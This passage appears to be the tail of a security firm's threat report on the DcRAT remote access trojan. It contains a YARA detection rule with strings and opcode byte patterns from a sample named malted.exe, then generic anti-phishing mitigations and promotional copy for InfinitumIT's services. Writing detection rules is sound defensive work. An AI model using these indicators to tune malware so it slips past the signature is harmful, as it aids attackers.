    description = "DcRAT Rule"
    file_name = "malted.exe"
    hash = "6d7eb3740312029e37a2e7c88904885a"
strings:
    $str1 = "kutuphane-otomasyonu"
    $str2 = "_reversed1s_"
    $str3 = "Marshal"
    $str4 = "emrespam"
    $str5 = "malted.Properties" wide


    $opc1 = {00 17 0A 2B 17 00 02 03 04 05 28 0D 00 00 06 0B 07 2C 04 17 0C 2B
14 00 06 17 58 0A 06 1B FE 02 16 FE 01 0D 09 2D DE}
    $opc2 = {00 16 0A 72 01 00 00 70 02 28 17 00 00 0A 0B 12 02 FE 15 07 00 00
02 12 03 FE 15 06 00 00 02 12 02 16 7D 13 00 00 04 12 02 D0 07 00 00 02 28 18
00 00 0A 28 19 00 00 0A 28 1A 00 00 0A 7D 08 00 00 04}
    $opc3 = {04 11 04 1F 50 58 28 1F 00 00 0A 13 09 04 11 04 1F 54 58 28 1F 00
00 0A 13 0A 16 13 0B 09 7B 04 00 00 04 11 05 11 09 20 00 30 00 00 1F 40 28 0A
00 00 06 13 0C 05 2D 07}


condition:
    uint16(0) == 0x5A4D and (any of ($str*,$opc*))
}
```

# MITIGATIONS

- Carefully review links or attachments in unknown or suspicious emails before clicking on them.

- Check the links in emails. Avoid clicking on unknown or strange URLs. Verify the URL using your browser before logging into an official website.

- Before opening attachments or links in emails, make sure they come from sources you trust. Beware of files from unknown sources.

- Protect your computer by using up-to-date antivirus and anti-malware software. This software can detect and block potential threats.

- Protect your online accounts by using strong, complex passwords and avoid using the same password for different accounts.

- Add an additional layer of security to your accounts using two-factor authentication (2FA).

- Regularly update your operating systems, browsers and security software. Updates often close security holes.

# All the **services** you need to keep your **business** secure

Secure your business effectively against cyber threats and attacks

In **InfinitumIT** we provide
Risk and Threat Analysis
Penetration Testing
Managed Security
Digital Forensics
Consultancy

# Services at a glance

## consultancy

- Continuous Cyber Security Consultancy
- Continuous Vulnerability Analysis Service
- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service

## Managed Security

- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service
- Cyber Incident Response (SOME) Service
- SIEM / LOG Correlation Services

## Risk & Threat Analysis

- Cyber Risk and Threat Analysis Service
- Ransomware Risk Analysis Service
- APT Detection & Cyber Hygiene Analysis Service
- Purple Teaming Service

## Penetration Testing


- Penetration Testing
- Red Teaming Service
- Source Code Analysis Service

## Forensics

- Network Forensic Service
- Digital Forensic Service
- Mobile Forensic Service

# Threatblade

Attack Simulation platform ThreatBlade simulates cyber attacks against your organization's network and systems.



## Endpoint Risk Assessment

- Evaluate the security posture of individual endpoints, identify vulnerabilities, and mitigate risks by conducting endpoint-specific scenarios.

## Network Risk Assessment

- Continuously monitor the network security posture using network specific attack scenarios, produce trend reports, and improve network security posture.

## Identify Weaknesses

- Identify potential weaknesses in an organization's cybersecurity infrastructure and provide actionable insights for improvement purposes.

infinitum IT

*“Power of Integrated Security”*

*Your Business's Weaknesses Do you know?*

*Contact us now to find out*

**Check Your MDR Healthcheck For Free**

*@infinitumitlabs* *@infinitumitlabs* *@infinitumitlab1*